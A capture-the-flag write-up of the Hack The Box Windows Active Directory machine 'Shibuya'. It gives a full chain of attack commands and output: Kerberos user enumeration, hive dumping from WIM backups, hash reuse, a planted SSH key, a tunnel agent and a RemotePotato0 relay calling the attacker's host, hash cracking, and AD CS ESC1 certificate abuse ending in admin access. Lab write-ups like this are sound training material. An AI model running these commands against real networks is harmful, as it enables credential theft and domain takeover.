
Hack The Box Shibuya Writeup
Hard Windows AD box from VulnLab. A WIM image exposes SAM hashes, ADCS ESC1 abuses certificates, and RemotePotato0 relays Net-NTLMv2 to take the domain.
Summary
Shibuya is a Hard Windows Active Directory machine on HackTheBox. Initial enumeration uses Kerbrute to discover the user red with a matching password, though authentication only works via Kerberos (not NTLM). SMB user enumeration reveals svc_autojoin with a password in its description field, granting access to an images$ share containing WIM backup images. Mounting and extracting the SAM/SYSTEM/SECURITY hives from a WIM file yields the NTLM hash for a local operator account, which is reused by the domain user simon.watson. Writing an SSH public key to Simon’s home directory via SMB provides an initial shell. BloodHound enumeration reveals that nigel.mills (a member of t1_admins) can enroll in a certificate template vulnerable to AD CS ESC1. Since nigel.mills has an active RDP session, a cross-session relay attack using RemotePotato0 captures their Net-NTLMv2 hash, which is cracked with hashcat. Finally, using Nigel’s credentials, certipy requests a certificate impersonating the domain admin via ESC1, and the resulting TGT hash grants full access through Evil-WinRM.
Machine Notes
1
Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl)
Domain information
1
2
[+] Domain: SHIBUYA
[+] Domain SID: S-1-5-21-87560095-894484815-3652015022
FQDN
1
2
3
NetBIOS computer name: AWSJPDC0522
NetBIOS domain name: SHIBUYA
FQDN: AWSJPDC0522.shibuya.vl
RDP product version
1
10.0.20348
Kerberos Enumeration
I performed a username enumeration with kerbrute:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ kerbrute userenum --dc 10.129.234.42 -d shibuya.vl /usr/share/wordlists/SecLists/Usernames/Names/names.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 11/19/25 - Ronnie Flathers @ropnop

2025/11/19 11:16:20 >  Using KDC(s):
2025/11/19 11:16:20 >   10.129.234.42:88

2025/11/19 11:20:40 >  [+] VALID USERNAME:       red@shibuya.vl
I save it to a file named “users.txt”. I try authenticating with credentials:
1
2
Username: red
Password: red (same as the username)
But it never worked:
1
2
3
4
$ nxc smb shibuya.vl -u red -p red

SMB         10.129.234.42   445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.42   445    AWSJPDC0522      [-] shibuya.vl\red:red STATUS_LOGON_FAILURE
It’s interesting because the error message I get is as if the credentials are incorrect. They are not, and I can authenticate via kerberos:
1
2
3
4
$ nxc smb shibuya.vl -u red -p red -k

SMB         shibuya.vl      445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)
SMB         shibuya.vl      445    AWSJPDC0522      [+] shibuya.vl\red:red
SMB Server Enumeration
I can authenticate to the SMB server and find shares:
1
nxc smb shibuya.vl -u red -p red -k --shares
There is a “images” share (non-default) but I have no access to it at the moment:
1
SMB         shibuya.vl      445    AWSJPDC0522      images$
I can enumerate for users:
1
nxc smb 10.129.234.42 -u red -p red -k --users
There are plenty of them. More than 500. One of the first users though is “svc_autojoin”:

The description field for the user object contains what seems to be a password.
I try authenticating to the domain and it works:
1
2
3
$ nxc smb 10.129.234.42 -u svc_autojoin -p 'K5&A6Dw9d8jrKWhV' -k --shares
SMB         10.129.234.42   445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.42   445    AWSJPDC0522      [+] shibuya.vl\svc_autojoin:K5&A6Dw9d8jrKWhV
With that, a new set of credentials:
1
2
Username: svc_autojoin
Password: K5&A6Dw9d8jrKWhV
I also save all users to a file with the command:
1
nxc smb 10.129.234.42 -u red -p red -k --users-export users.txt
And now as you can see form my screenshot below, I can read the “images$” share:

I do create a “mount” directory in my CWD:
1
mkdir mount
Then I mount the “images$” share from the remote host into my machine:
1
sudo mount -t cifs -o username=svc_autojoin,password='K5&A6Dw9d8jrKWhV' //10.129.234.42/images$ mount/
I see there are 4 files in there in total:
1
2
3
4
AWSJPWK0222-01.wim
AWSJPWK0222-02.wim
AWSJPWK0222-03.wim
vss-meta.cab
I copy them all to my machine.
Image Analysis
I create the appropriate mountpoints:
1
mkdir /mnt/wim1 /mnt/wim2 /mnt/wim3
And I use a specialized tool as root to mount those wim files:
1
2
3
wimlib-imagex mount AWSJPWK0222-01.wim /mnt/wim1
wimlib-imagex mount AWSJPWK0222-02.wim /mnt/wim2
wimlib-imagex mount AWSJPWK0222-03.wim /mnt/wim3
I search for important files and find some:
1
2
3
4
5
6
# find /mnt/wim* -name "SAM" -o -name "SYSTEM" -o -name "SECURITY"

[snip]
/mnt/wim2/SAM
/mnt/wim2/SECURITY
/mnt/wim2/SYSTEM
I copy SAM, SECURITY and SYSTEM over to my current folder. I use secretsdump.py (impacket) against the files and it reveals some hashes and a non-default user named “operator”.

The command I used was:
1
secretsdump.py local -sam SAM -security SECURITY -system SYSTEM
If you notice from the screenshot above, I can see a non-default, local user named “operator” and right below it I can see a single domain-joined user:
1
2
[*] Dumping cached domain logon information (domain/username:hash)
SHIBUYA.VL/Simon.Watson:$DCC2$10240#Simon.Watson#04b20c71b23baf7a3025f40b3409e325: (2025-02-16 11:17:56+00:00
I assume the local user “operator” is being used by “simon.watson” to perform tasks on the machine. I copy the NTLM hash for “operator” and test it against simon.watson on the domain:
1
5d8c3d1a20bd63f60f469f6763ca0d50
Sure enough, I can authenticate:
1
2
3
4
$ nxc smb shibuya.vl -u simon.watson -H 5d8c3d1a20bd63f60f469f6763ca0d50 -k

SMB         shibuya.vl      445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)
SMB         shibuya.vl      445    AWSJPDC0522      [+] shibuya.vl\simon.watson:5d8c3d1a20bd63f60f469f6763ca0d50
Reading Users Share
I log in to the smb server to the “users” share:
1
smbclient //awsjpdc0522.shibuya.vl/users --pw-nt-hash -U 'shibuya.vl/simon.watson' --realm=shibuya.vl
I use simon.watson’s NT hash as the password. However, to have a better grasp of the users share, I mount it using kerberos authentication. I get a TGT for simon.watson:
1
2
3
4
$ getTGT.py shibuya.vl/simon.watson@AWSJPDC0522.shibuya.vl -hashes :5d8c3d1a20bd63f60f469f6763ca0d50
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in simon.watson@AWSJPDC0522.shibuya.vl.ccache
I rename the ticket to something more simple:
1
mv simon.watson\@AWSJPDC0522.shibuya.vl.ccache simon.watson.ccache
Then, as root, I export the required variable (the path for the ticket must be the absolute path):
1
# export KRB5CCNAME=FILE:/home/user/hacking/htb/machines/hard/shibuya/simon.watson.ccache
Then I mount the share using the ticket:
1
# mount -t cifs -o user=simon.watson,sec=krb5 //awsjpdc0522.shibuya.vl/users mount/
With this technique, I can enumerate all files in the share and see if something sticks out:
1
find mount/ -type f 2>/dev/null
Nothing really sticks out, unfortunately. If I go back to netexec, it says the “users” share is read-only:

Yes, the share is read-only by my user, but being simon.watson means I can write to my own home folder. It’s important to note that.
Initial Access: SSH Login as “simon.watson”
I generate a private/public key pair:
1
ssh-keygen -f simon.ssh
I go to the mounted folder on my machine and create a “.ssh” folder in simon.watson’s home directory, then paste the generated public key into .ssh/authorized_keys:

Then I authenticate to the machine via SSH:
1
ssh -i simon.ssh simon.watson@shibuya.vl
Domain Enumeration
I start a powershell session:
1
> powershell -ep bypass
I prepare the proxy server on my machine:
1
sudo ./proxy -selfcert -laddr 10.10.14.57:1337
Then I upload ligolo’s agent.exe to the machine. I run ligolo agent:
1
Start-Process -FilePath ".\agent.exe" -ArgumentList "-connect 10.10.14.57:1337 -ignore-cert -retry" -WindowStyle Hidden
I get the connection and can now manage it using ligolo’s web interface on port 8080:

Under “actions”, I click to start a tunnel. I make it create a new interface to start the tunnel. If I go to the “interfaces” navbar option, I see my newly created interface named “shibuya”:

From the screenshot you can see I added a new route, 240.0.0.1/32. That’s necessary to access the AD services. It’ll be as if we’re connected to the machine locally. Since the tunnel is already running and we now have a route to 240.0.0.1/32, I can add the proper entry to my /etc/hosts:
1
240.0.0.1 AWSJPDC0522.shibuya.vl awsjpdc0522 shibuya.vl shibuya
And run rusthound-ce:
1
rusthound-ce -d shibuya.vl -k -z -f AWSJPDC0522.shibuya.vl
It collects everything as you can see and saves it to my local directory as “20251120120902_shibuya-vl_rusthound-ce.zip”:

I start BloodHound and ingest the zip file. I enumerate the users I have access to, like “simon.watson” and “svc_autojoin”, but they have no interesting privileges. NIGEL.MILLS, however:

By being a member of t1_admins, NIGEL.MILLS can enroll in the SHIBUYAWEB@SHIBUYA.VL certificate. This is an Active Directory Certificate Services (AD CS) certificate template called “ShibuyaWeb” from the SHIBUYA.VL domain, captured by BloodHound, and it’s critically vulnerable to ESC1 (the most severe AD CS misconfiguration).
The dangerous combination here:
ENROLLEE_SUPPLIES_SUBJECT: TRUE- You can specify any Subject Alternative Name (SAN) when requesting the certAuthentication Enabled: TRUE- The cert can be used for Kerberos authenticationAuthorized Signatures Required: 0- No approval neededRequires Manager Approval: FALSE- Automatic issuanceEKUs include:
2.5.29.37.0(Any Purpose)1.3.6.1.5.5.7.3.1(Server/Client Authentication)
All this info can be seen right away via the information BloodHound collects about the cert. You just have to click on it and read through the info pane. So now we have a clear goal: get access to “nigel.mills” to exploit ESC1 and obtain Domain Admin.
Lateral Movement
I know the only other user in the DC is “nigel.mills”, as I can see by checking the C:\users folder:
1
2
3
4
5
6
7
8
9
10
11
PS C:\Users\simon.watson\Documents> dir C:\users

    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          4/8/2025   4:36 PM                Administrator
d-----          4/8/2025   4:30 PM                nigel.mills
d-r---         2/14/2025  10:49 PM                Public
d-----        11/20/2025   6:06 AM                simon.watson

I upload winpeas to the machine to look for a password or some information about this other user. I grab the output and save it to my local machine. I search for “nigel.mills” and notice the last logon attribute is very recent compared to other users:
I upload RunasCs.exe to the machine so I can temporarily change the logon type to run “qwinsta” and check whether the user is currently logged on:
1
.\RunasCs.exe x x "qwinsta" -l 9
It tells me “nigel.mills” is currently logged on to the machine:

1
2
3
4
5
6
7
PS C:\Users\simon.watson\Documents> .\RunasCs.exe x x "qwinsta" -l 9

 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
>services                                    0  Disc
 rdp-tcp#0         nigel.mills               1  Active
 console                                     2  Conn
 rdp-tcp                                 65536  Listen
I’ll exploit a cross-session relay attack. First, I set up socat to redirect traffic from my machine on port 135 to the target host on port 9999 (this port will be opened by RemotePotato0). Note I’m using 240.0.0.1. When I used the true machine IP (from the outside) it never worked, probably because the firewall is only allowing traffic on certain ports. If I use 240.0.0.1, however, it’s as if I’m running from localhost inside the machine:
1
sudo socat tcp-listen:135,fork,reuseaddr tcp:240.0.0.1:9999
I upload https://github.com/antonioCoco/RemotePotato0/releases/tag/1.2 (just the extracted .exe file) to the machine and ran it like so:
1
.\RunasCs.exe x x ".\RemotePotato0.exe -m 2 -r 10.10.14.57 -x 10.10.14.57 -p 9999" -l 9
It worked, as you can see:

I saved the hash to my machine and was able to easily crack it with hashcat:
1
hashcat nigel.mills.hash /usr/share/wordlists/rockyou.txt
Revealing the cleartext password for the user.
ADCS ESC1 Exploitation
I proceed to use certipy-ad from my attacking machine to enumerate ADCS:
1
certipy find -vulnerable -u nigel.mills -p Sail2Boat3 -dc-ip 240.0.0.1
It works. The tool writes to a local file:
1
[*] Wrote JSON output to '20251120130950_Certipy.json'
I open the file, and at the bottom, the tool tells me what I already seen from before:
1
2
3
4
5
"[!] Vulnerabilities": {
  "ESC1": "Enrollee supplies subject and template allows client authentication.",
  "ESC2": "Template can be used for any purpose.",
  "ESC3": "Template has Certificate Request Agent EKU set."
}
The ShibuyaWeb template is not only vulnerable to ESC1 but also to ESC2 and ESC3. I proceed to exploit ESC1 by first getting a pfx for the admin user:
1
certipy req     -u 'nigel.mills' -p 'Sail2Boat3'     -dc-ip '240.0.0.1' -target 'AWSJPDC0522.shibuya.vl'     -ca 'shibuya-AWSJPDC0522-CA' -template 'ShibuyaWeb'     -upn '_ADMIN@SHIBUYA.VL' -sid 'S-1-5-21-87560095-894484815-3652015022-500'
It gives me an error at first:

So I increase the keysize to comply with the requirements:
1

certipy req     -u 'nigel.mills' -p 'Sail2Boat3'     -dc-ip '240.0.0.1' -target 'AWSJPDC0522.shibuya.vl'     -ca 'shibuya-AWSJPDC0522-CA' -template 'ShibuyaWeb'     -upn '_ADMIN@SHIBUYA.VL' -sid 'S-1-5-21-87560095-894484815-3652015022-500' -key-size 4096
And it works: I have a valid cert for the _admin user:
That I can simply use to authenticate:
1
certipy auth -pfx '_admin.pfx' -dc-ip '240.0.0.1'
It tells me the hash for the admin account right away:
1
[*] Got hash for '_admin@shibuya.vl': aad3b435b51404eeaad3b435b51404ee:bab5b2a004eabb11d865f31912b6b430
And I can use that to authenticate via winrm:
1
evil-winrm -i 240.0.0.1 -u _admin -H bab5b2a004eabb11d865f31912b6b430